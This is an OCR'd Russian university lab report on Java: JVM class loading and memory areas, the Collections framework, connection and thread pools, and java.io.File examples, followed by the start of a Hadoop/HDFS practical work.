
Для этого создадим класс *Test* как указано на изображении и сохраним его.



Затем запустим командную строку и декомпилируем наш файл используя встроенный декомпилятор *javap* с ключами *–c -verbose*.

```
E:\Учеба\Java\Test\src\com\test> javap -c -verbose Test.class
```

После декомпиляции в консоли будет выведен следующий результат.



Поля ***Minor version*** и ***major version*** определяют младший и старший номера версий Java. Поле ***flags*** – это флаги доступа, которые определяют, описывает этот файл класс или интерфейс, общедоступный или абстрактный, является ли класс финальным. Поле ***Constant pool*** содержит все константы

нашего класса. После поля ***Constant pool*** описываются методы, используемые в нашем классе.

Основная функция JVM - выполнять скомпилированные файлы «*.class*» (т.е. байт-код) и генерировать вывод. Следует отметить, что каждая операционная система имеет свою JVM, но сгенерированный вывод байт-кода одинаков во всех операционных системах. Это означает, что байт-код, сгенерированный в ОС Windows, также может работать в ОС Linux и наоборот, что делает Java независимым от платформы языком.

JVM включает в себя три основные подсистемы:

1. Загрузчик классов.
2. Область данных времени выполнения.
3. Механизм исполнения.

Загрузчик классов.

Используется для поставки в JVM скомпилированного байт-кода, который, как правило, хранится в файлах с расширением «*.class*». Согласно спецификации Java SE для того, чтобы получить работающий в JVM код, необходимо выполнить три этапа:

- **Загрузка.** На этом этапе происходит поиск запрошенного класса среди загруженных ранее, получение байт-кода для загрузки и проверка его корректности, создание экземпляра класса Class, загрузка родительских классов. Если родительские классы и интерфейсы не были загружены, то и рассматриваемый класс считается не загруженным.
- **Линковка.** По спецификации этот этап разбивается еще на три стадии:
    - **верификация** - происходит проверка корректности полученного байт-кода;
    - **подготовка** - выделение оперативной памяти под статические поля и инициализация их значениями по умолчанию (при этом

явная инициализация, если она есть, происходит уже на этапе инициализации);

- **разрешение** - разрешение символьных ссылок типов, полей и методов.

- **Инициализация.** На этом этапе происходит назначение статических переменных с их исходными значениями и выполнение статических блоков.

Все эти этапы выполняются последовательно, соблюдая следующие требования:

- класс должен быть полностью загружен прежде, чем слинкован;
- класс должен быть полностью проверен и подготовлен прежде, чем проинициализирован;
- ошибки разрешения ссылок происходят во время выполнения программы, даже если были обнаружены на этапе линковки;

В Java существует три стандартных загрузчика, каждый из которых осуществляет загрузку класса из определенного места:

- ***Bootstrap*** - базовый загрузчик, загружает стандартные классы JDK из архива ***rt.jar***.
- ***Extension ClassLoader*** - загрузчик расширений. Загружает классы расширений, которые по умолчанию находятся в каталоге ***jre/lib/ext***, но могут быть заданы системным свойством ***java.ext.dirs.***
- ***System ClassLoader*** - системный загрузчик. Загружает классы приложения, определенные в переменной среды окружения ***CLASSPATH.***

Помимо вышеперечисленных загрузчиков, приложения могут иметь свои собственные загрузчики.

При загрузке классов должны соблюдаться следующие принципы:

- **Делегирование**. Запрос на загрузку класса передается родительскому загрузчику, и попытка загрузить класс самостоятельно выполняется, только если родительский загрузчик не смог найти и загрузить класс. Такой подход позволяет загружать классы тем загрузчиком, который максимально близко находится к базовому. Так достигается максимальная область видимости классов. Каждый загрузчик ведет учет классов, которые были загружены именно им, помещая их в свой кэш. Множество этих классов и называется областью видимости.
- **Видимость.** Загрузчик видит только «свои» классы и классы «родителя» и понятия не имеет о классах, которые были загружены его «потомком».
- **Уникальность.** Класс может быть загружен только однажды. Механизм делегирования позволяет убедиться, что загрузчик, инициирующий загрузку класса, не перегрузит загруженный ранее в JVM класс.

Как происходит загрузка классов?

Когда происходит вызов загрузки какого-либо класса, происходит поиск этого класса в кэше уже загруженных классов текущего загрузчика. Если желаемый класс еще не загружался ранее, по принципу делегирования управление передается родительскому загрузчику, который находится по иерархии на уровень выше. Родительский загрузчик также пытается найти желаемый класс у себя в кэше. Если класс уже был загружен и загрузчик знает о его местонахождении, то будет возвращен объект Class этого класса. Если нет, поиск будет продолжаться до тех пор, пока не дойдет до базового загрузчика. Если и в базовом загрузчике нет информации об искомом классе (т.е. он еще не был загружен), будет выполнен поиск байт-кода этого класса по расположению классов, о котором знает данный загрузчик, и, если загрузить класс не удастся, управление вернется обратно загрузчику-потомку, который будет пытаться выполнить загрузку из известных ему

источников. Когда байт-код класса найден, происходит загрузка класса в JVM и получение экземпляра типа Class.

Области данных времени выполнения.

Эта подсистема разделена на пять основных компонентов:

- **Область метода**. Этот компонент содержит данные уровня класса каждого файла «*.class*» такие как метаданные, постоянный пул времени выполнения, статические переменные, код для методов и т. д. В JVM имеется только одна область метода, которая используется всеми классами.
- **Область кучи**. Этот компонент является частью памяти JVM, где хранятся все объекты и соответствующие им переменные экземпляра и массивы. Существует только одна область кучи и используется несколькими потоками, поскольку данные, хранящиеся в этой области, *не являются* поточно-ориентированными.
- **Область стека**. Этот компонент также является частью памяти JVM, где хранятся все временные переменные. Эта область имеет кадры стека и выделяет один кадр для каждого потока. Когда выполнение потока завершено, соответствующий кадр также уничтожается. Область стека является поточно-ориентированной, так как она не является общим ресурсом и разделена на три дочерних объекта, таких как:
  - массив локальных переменных;
  - стек операндов;
  - данные кадра;

  Эта область играет важную роль во время вызова метода и возврата.
- **Регистры ПК (счетчик программ)**. Этот компонент содержит адрес инструкции JVM, которая в данный момент выполняется. Каждый поток в Java имеет свой собственный регистр ПК для хранения адреса выполняемой в данный момент инструкции.

- **Стеки собственного метода**. Этот компонент написан на другом языке и содержит информацию о собственном методе. Каждый поток в Java имеет отдельный стек собственных методов

Механизм исполнения.

Этот компонент выполняет байт-код, который назначается областям данных времени выполнения и имеет три основных подкомпонента, а именно:

- **Интерпретатор**. Этот компонент читает инструкции байт-кода и выполняет их последовательно.
- **JIT (Just-in-Time) компилятор**. Этот компонент уравновешивает недостаток интерпретатора в медленном исполнении и повышает производительность. JIT-компилятор компилирует аналогичную часть байт-кода одновременно и, таким образом, уменьшает общее время, необходимое для компиляции. Компилятор в этом компоненте ссылается на транслятор, который преобразует набор инструкций JVM в специфический для ОС набор инструкций.
- **Сборка мусора**. Этот компонент является частью механизма выполнения, который освобождает память путем сбора и удаления объектов, на которые нет ссылок.

3. COLLECTION FRAMEWORK

Для хранения наборов данных в Java предназначены массивы. Однако их не всегда удобно использовать, прежде всего потому, что они имеют фиксированную длину. Эту проблему в Java решают ***коллекции***. Коллекции позволяют содержать гибкие по размеру наборы объектов, а также реализуют различные алгоритмы и структуры данных, например, такие как стек, очередь, дерево и ряд других. Классы коллекций располагаются в пакете *java.util*, поэтому перед применением коллекций следует подключить данный пакет.

В Java существует множество коллекций, однако все они образуют стройную и логичную систему. В основе всех коллекций лежит применение того или иного интерфейса, который определяет базовый функционал. Среди этих интерфейсов можно выделить следующие:

- ***Collection***: базовый интерфейс для всех коллекций и других интерфейсов коллекций;
- ***Queue***: наследует интерфейс Collection и представляет функционал для структур данных в виде *очереди***;**
- ***Deque***: наследует интерфейс Queue и представляет функционал для *двунаправленных очередей*;
- ***List***: наследует интерфейс Collection и представляет функциональность простых *списков*;
- ***Set***: также расширяет интерфейс Collection и используется для хранения *множеств уникальных объектов*;
- ***SortedSet***: расширяет интерфейс Set для создания *сортированных коллекций*;
- ***NavigableSet***: расширяет интерфейс SortedSet для создания коллекций, в которых можно осуществлять поиск по соответствию;

- ***Map***: предназначен для созданий структур данных в виде *словаря*, где каждый элемент имеет определенный ключ и значение. В отличие от других интерфейсов коллекций не наследуется от интерфейса Collection.

Эти интерфейсы частично реализуются абстрактными классами:

- ***AbstractCollection***: базовый абстрактный класс для других коллекций, который применяет интерфейс Collection;
- ***AbstractList***: расширяет класс AbstractCollection и применяет интерфейс List, предназначен для создания коллекций в виде списков;
- ***AbstractSet***: расширяет класс AbstractCollection и применяет интерфейс Set для создания коллекций в виде множеств;
- ***AbstractQueue***: расширяет класс AbstractCollection и применяет интерфейс Queue, предназначен для создания коллекций в виде очередей и стеков;
- ***AbstractSequentialList***: также расширяет класс AbstractList и реализует интерфейс List. Используется для создания связанных списков;
- ***AbstractMap***: применяет интерфейс Map, предназначен для создания наборов по типу словаря с объектами в виде пары "ключ-значение"

С помощью применения вышеописанных интерфейсов и абстрактных классов в Java реализуется широкая палитра классов коллекций - списки, множества, очереди, отображения и другие, среди которых можно выделить следующие:

- ***ArrayList***: простой список объектов;
- ***LinkedList***: представляет связанный список;
- ***ArrayDeque***: класс двунаправленной очереди, в которой мы можем произвести вставку и удаление как в начале коллекции, так и в ее конце;

- ***HashSet***: набор объектов или хеш-множество, где каждый элемент имеет ключ - уникальный хеш-код;
- ***TreeSet***: набор отсортированных объектов в виде дерева;
- ***LinkedHashSet***: связанное хеш-множество;
- ***PriorityQueue***: очередь приоритетов;
- ***HashMap***: структура данных в виде словаря, в котором каждый объект имеет уникальный ключ и некоторое значение;
- ***TreeMap***: структура данных в виде дерева, где каждый элемент имеет уникальный ключ и некоторое значение;

Интерфейс *Collection* является обобщенным и расширяет интерфейс *Iterable*, поэтому все объекты коллекций можно перебирать в цикле по типу for-each.

Среди методов интерфейса *Collection* можно выделить следующие:

- ***boolean add (E item)***: добавляет в коллекцию объект item. При удачном добавлении возвращает true, при неудачном – false;
- ***boolean addAll (Collection<? extends E> col)***: добавляет в коллекцию все элементы из коллекции col. При удачном добавлении возвращает true, при неудачном – false;
- ***void clear ()***: удаляет все элементы из коллекции;
- ***boolean contains (Object item)***: возвращает true, если объект item содержится в коллекции, иначе возвращает false;
- ***boolean isEmpty ()***: возвращает true, если коллекция пуста, иначе возвращает false;
- ***Iterator<E> iterator ()***: возвращает объект Iterator для обхода элементов коллекции;
- ***boolean remove (Object item)***: возвращает true, если объект item удачно удален из коллекции, иначе возвращается false;

- ***boolean removeAll (Collection<?> col)***: удаляет все объекты коллекции col из текущей коллекции. Если текущая коллекция изменилась, возвращает true, иначе возвращается false;
- ***boolean retainAll (Collection<?> col)***: удаляет все объекты из текущей коллекции, кроме тех, которые содержатся в коллекции col. Если текущая коллекция после удаления изменилась, возвращает true, иначе возвращается false;
- ***int size ()***: возвращает число элементов в коллекции;
- ***Object[] toArray ()***: возвращает массив, содержащий все элементы коллекции.

Все эти и остальные методы, которые имеются в интерфейсе *Collection*, реализуются всеми коллекциями, поэтому в целом общие принципы работы с коллекциями будут одни и те же.

Рассмотрим небольшой пример, который продемонстрирует преимущества использования коллекций перед массивами.

В нашем классе *Test* создадим массив *people*, в котором будут находиться имена людей.

```
public class Test {
    public static void main(String[] args) {

        String [] people = new String[] {"Tom", "Bill", "Alice", "Bob"};
```

Массивы имеют фиксированную длину. В нашем случае длина нашего массива равна – 4.

```
System.out.print("People array length is " + people.length + "\n"); // People array length is 4
```

Это значит, что если мы захотим добавить новое имя в наш массив, то получим исключение (ошибку).

```
people[4] = "Jhon"; //Exception in thread "main" java.lang.ArrayIndexOutOfBoundsException:
                    Index 4 out of bounds for length 4
                    at com.test.Test.main(Test.java:20)*/
```

Теперь рассмотрим тот же пример, но с использованием коллекций (конкретнее с использованием класса *ArrayList* или списки).



Как мы видим, ошибок при добавлении нового имени в наш список не произошло.

4. ПУЛ СОЕДИНЕНИЙ И ПУЛ ПОТОКОВ

Пул соединений.

Рассмотрим последовательность шагов, включенных в типичный жизненный цикл подключения к базе данных:

1. Открытие подключения к базе данных с помощью драйвера базы данных
2. Открытие TCP-сокета для чтения / записи данных
3. Чтение / запись данных через сокет
4. Закрытие соединения
5. Закрытие розетки

Очевидно, что если нам понадобится создать несколько соединений с базой данных, то данный процесс станет довольно дорогостоящим**.** В таких случаях рациональным решением будет использование пула соединений.

Пул соединений — это метод повышения производительности приложения, когда N соединений с базой данных открываются и управляются в пуле. Приложение просто запрашивает соединение, использует его и затем отбрасывает обратно в пул. Когда приложение требует подключения, готовые подключения остаются доступными для использования в пуле. Если приложению будет недостаточно соединений, то в пул будет добавлено новое соединение. Если же соединение, находящееся в пуле долго простаивает, то такое соединение закрывается. Пул соединений (подключений) необходим для WEB приложения, когда все запросы к базе данных стекаются в одно место к серверу, а создание нового подключения к БД требует значительных ресурсов.

Для того чтобы обеспечить подключение к базе данных (Oracle, MS SQL Server, MySQL, Postgres и т.д.) в Java предусмотрен специальный прикладной интерфейс API, который называется JDBC (Java DataBase Connectivity). JDBC предоставляет API на уровне вызовов для доступа к базе данных на основе SQL. То есть если мы хотим в приложении на языке Java

взаимодействовать с базой данных, то необходимо использовать функциональные возможности JDBC. Для работы с определенной СУБД необходим специальный драйвер. Каждый разработчик определенной СУБД обычно предоставляет свой драйвер для работы с JDBC. Как правило, большинство драйверов доступны в свободном доступе на сайтах соответствующих СУБД. Обычно они представляют JAR-файлы. И преимущество JDBC как раз и состоит в том, что мы абстрагируемся от строения конкретной базы данных, а используем унифицированный интерфейс, который един для всех.

На сегодняшний день существуют готовые решения пулов соединений, например DBCP Apache Commons, HikariCP, C3PO и т.д. Самое главное научиться их правильно настраивать. Можно также реализовать собственный пул соединений, однако при неправильном его проектировании эффективность такого пула существенно снижается.

Пул потоков.

Большинство языков программирования поддерживают такую важную функциональность как многопоточность, и Java не является исключением. **Многопоточность в Java** – это процесс одновременного выполнения двух или более потоков с максимальной загрузкой ЦП. Многопоточность позволяет выделить в приложении несколько потоков, которые будут выполнять различные задачи одновременно. Если у нас, допустим, графическое приложение, которое посылает запрос к какому-нибудь серверу или считывает и обрабатывает огромный файл, то без многопоточности у нас бы блокировался графический интерфейс на время выполнения задачи. А благодаря потокам мы можем выделить отправку запроса или любую другую задачу, которая может долго обрабатываться, в отдельный поток. Поэтому большинство реальных приложений, которые многим из нас приходится использовать, практически не мыслимы без многопоточности.

Преимущества многопоточности:

- пользователи не заблокированы, так как потоки независимы, и можно выполнять несколько операций за раз;
- поскольку потоки независимы, другие потоки не будут затронуты, если один поток встретит исключение;

Недостатки при использовании потоков.

На некоторых платформах запуск новых потоков может замедлить работу приложения. Что может иметь большое значение, если производительность приложения является критичным параметром. Для каждого потока создается свой собственный стек в памяти, куда помещаются все локальные переменные и ряд других данных, связанных с выполнением потока. Соответственно, чем больше потоков создается, тем больше памяти используется. При этом надо помнить, в любой системе размеры используемой памяти ограничены. Кроме того, во многих системах может быть ограничение на количество потоков. Но даже если такого ограничения нет, то в любом случае имеется естественное ограничение в виде максимальной скорости процессора.

5. РАБОТА С ФАЙЛАМИ

В Java предусмотрена работа с файлами, которую предоставляет класс ***File***, определенный в пакете ***java.io***. Его задачей является управление информацией о файлах и каталогах. В зависимости от того, что должен представлять объект *File* - файл или каталог, можно использовать один из конструкторов для создания объекта:

- File(String путь_к_каталогу).
- File(String путь_к_каталогу, String имя_файла).
- File(File каталог, String имя_файла).

Класс File имеет ряд методов, которые позволяют управлять файлами и каталогами. Ниже приведены некоторые из них:

- ***boolean createNewFile()***: создает новый файл по пути, который передан в конструктор. В случае удачного создания возвращает true, иначе false;
- ***boolean delete()***: удаляет каталог или файл по пути, который передан в конструктор. При удачном удалении возвращает true;
- ***boolean exists()***: проверяет, существует ли по указанному в конструкторе пути файл или каталог. И если файл или каталог существует, то возвращает true, иначе возвращает false;
- ***String getAbsolutePath()***: возвращает абсолютный путь для пути, переданного в конструктор объекта;
- ***String getName()***: возвращает краткое имя файла или каталога;
- ***String getParent()***: возвращает имя родительского каталога;
- ***boolean isDirectory()***: возвращает значение true, если по указанному пути располагается каталог;
- ***boolean isFile()***: возвращает значение true, если по указанному пути находится файл;

- ***boolean isHidden()***: возвращает значение true, если каталог или файл являются скрытыми;
- ***long length()***: возвращает размер файла в байтах;
- ***long lastModified()***: возвращает время последнего изменения файла или каталога. Значение представляет количество миллисекунд, прошедших с начала эпохи Unix;
- ***String[] list()***: возвращает массив файлов и подкаталогов, которые находятся в определенном каталоге;
- ***File[] listFiles()***: возвращает массив файлов и подкаталогов, которые находятся в определенном каталоге;
- ***boolean mkdir()***: создает новый каталог и при удачном создании возвращает значение true;
- ***boolean renameTo(File dest)***: переименовывает файл или каталог .

Рассмотрим примеры использования класса *File.*

Пример №1 - работа с каталогами.

В данном примере мы создадим 2 новых каталога, затем выведем список существующих каталогов и произведем удаление одного из них.

Для работы с файлами и каталогами необходимо импортировать класс *File*. Также импортируем класс *IOException*, который будет выбрасывать исключение в случае неудачного создания нового файла, который мы будем отлавливать в блоке *try…catch* в примере №2.

```
import java.io.File;
import java.io.IOException;
```

Создадим объект File для каталога.

```
public class Test {
    public static void main(String[] args) {

//  РАБОТА С КАТАЛОГАМИ

        File dir1 = new File( pathname: "E://Учеба//Java");
```

Создадим два новых каталога.

```
// Создание новой папки

        File newFolder1 = new File( pathname: "E://Учеба//Java//New Folder 1");
        File newFolder2 = new File( pathname: "E://Учеба//Java//New Folder 2");

        newFolder1.mkdir();
        newFolder2.mkdir();
```

И выведем список каталогов.


```
// Просмотр каталогов

        if (dir1.isDirectory()) {
            for (File item : dir1.listFiles()) {
                System.out.print(item.getName() + "\n");
            }
        }
```

Посмотрим на результат.

```
Run:  Main
"C:\Program Files\Java\jdk-17.0.1\bin\java
HelloApp
New Folder 1
New Folder 2
Test
Tutorials

Process finished with exit code 0
```



Теперь удалим *New Folder 2*.

```
29      //  Удаление новой папки
30
31          newFolder2.delete();
32
```

Каталог удален.



Пример №2 – работа с файлами.

В данном примере мы создадим текстовый файл в нашем недавно созданном каталоге *New Folder 1*.

Создадим новый файл в каталоге *New Folder 1*, для этого воспользуемся блоком *try…catch* и классом *IOException.* Если файл будет успешно создан, то выведем текстовое сообщение, если нет, то выведем сообщение от класса *IOException.* Затем выведем имя созданного файла и его размер.

```java
// РАБОТА С ФАЙЛАМИ

    File newFile = new File(newFolder1, child: "Новый текстовый документ.txt");

    try
    {
        boolean created = newFile.createNewFile();
        if (created) {
            System.out.print("File has been created!" + "\n");
        }
    }
    catch (IOException ex) {
        System.out.print(ex.getMessage());
    }


    System.out.print("File name - " + newFile.getName() + "\n");
    System.out.print("File size - " + newFile.length() + " byte" + "\n");

}
```

Наш результат.

```
File has been created!
File name - Новый текстовый документ.txt
File size - 0 byte

Process finished with exit code 0
```



ЗАКЛЮЧЕНИЕ

В данной практической работе мы узнали, что собой представляет язык программирования Java, какие особенности он имеет и как он связан с обработкой больших данных. Узнали, что представляет собой виртуальная машина Java (JVM), какую структуру она имеет и какие функции выполняет. Узнали, что такое «коллекции» (Collection Framework), рассмотрели практические примеры их использования, а так же увидели, чем коллекции отличаются от обычных массивов. Дали характеристику пулу соединений и пулу потоков и узнали, какими полезными свойствами они обладают. Научились работать с файлами и каталогами с помощью Java.

МИНОБРНАУКИ РОССИИ
Федеральное государственное автономное образовательное
учреждение высшего образования
«ЮЖНЫЙ ФЕДЕРАЛЬНЫЙ УНИВЕРСИТЕТ»

Практическая работа №3

«HDFS. «Демоны» HDFS. Консольные команды. Java API»

Цель практического задания: изучение программного обеспечения Hadoop, а также его настройка, конфигурирование, изучение его работы, а также проведение тестов.

Ход работы

1. В начале практической работы были указаны пользователи на серверах, а также проводилась установка системы на каждом сервере. Данный этап изображен на рисунках 1-6.




Рис.1 — Процесс установки системы master



Рис. 2 — Процесс установки системы на сервер с именем master




Рис. 3 — Процесс установки системы на сервер с именем master

